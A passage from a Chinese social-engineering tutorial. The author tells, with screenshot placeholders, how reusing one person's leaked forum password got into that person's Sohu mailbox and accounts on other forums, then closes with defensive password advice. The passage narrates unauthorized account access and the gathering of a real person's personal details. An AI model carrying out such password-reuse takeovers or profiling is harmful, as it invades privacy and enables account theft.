


图12




图13





图14

9、马上到sohu上看看有没有什么有价值的信息，我随便在google的搜索结果中打开了一个，查看han*****的档案，呵呵，这次还是一个不小的帐号呢，在社区还算是有点影响力的（图15）。

使用同样的用户名和密码尝试登录sohu的邮箱，又登录成功了，我今天的运气怎么这么好呢，呵呵，来继续查看资料。

10、搜狐的个人信息中心被我打开了，发现又是一些无聊的信息，也就是一些生日、电子邮箱这类的资料，真没意思。在搜狐的校友录里看到了他的中学(*^__^*)，但似乎也没有什么价值。社区属性挺高的呀，积分也很不错，发了不少的帖子（图16）。帖子我肯定是要搜索的，但结果却让我很失望，都是一些无聊的帖子。


图15

11、又无聊了，唉，打开百度搜索一下这个家伙的资料看看，还别说，百度查找到的国内的资料就是多呀，一下子就找了好多出来，这个人还在天涯，mop等论坛上注册过，而且也无一例外的都是使用的同一个密码（图17），但是在其它的论坛上这个帐号就没什么太大的作用了。




图16





图17

好了，不玩了，我怕我的好奇心会找到更多的资料，比如什么银行卡啊、身份证啊之类的东西，然后一不小心警察叔叔就会找上门来，呵呵！这篇文章只是简单的展示一下社会工程学的魅力，一个论坛的帐号就会暴露出这么多的问题。当然，我们还可以加他为QQ好友，然后继续猜下去，这就要看你的运气和耐心了。

想必大家也都看到社会工程学的恐怖之处了，几乎不要什么高深的计算机技术，只要反复的思考和灵活的思维，就可以得到别人很多的资料和密码。要想防止别人使用这种方法对自己利用，我认为最好的就是定期到网上去搜索自己的相关资料，比如自己的昵称、邮箱之类的资料，要是看见某个网站上留有自己的足迹，就赶快擦干净，以防止被别人利用了。还有就是论坛之类的密码要设置的复杂点，要让cmd5这类在线查询网站显示为not found或者是付费查询。最重要的是密码不要和常用的密码相同，防止被别人连环利用。另外一点就是不要与陌生人聊天，关于这点从小家长就教育我们了，看来爸爸妈妈的话一定要听呀。好了，这篇文章的目的不是教大家去破坏，而是为了更好的防御，毕竟，维护我们个人的信息安全才是头等大事。

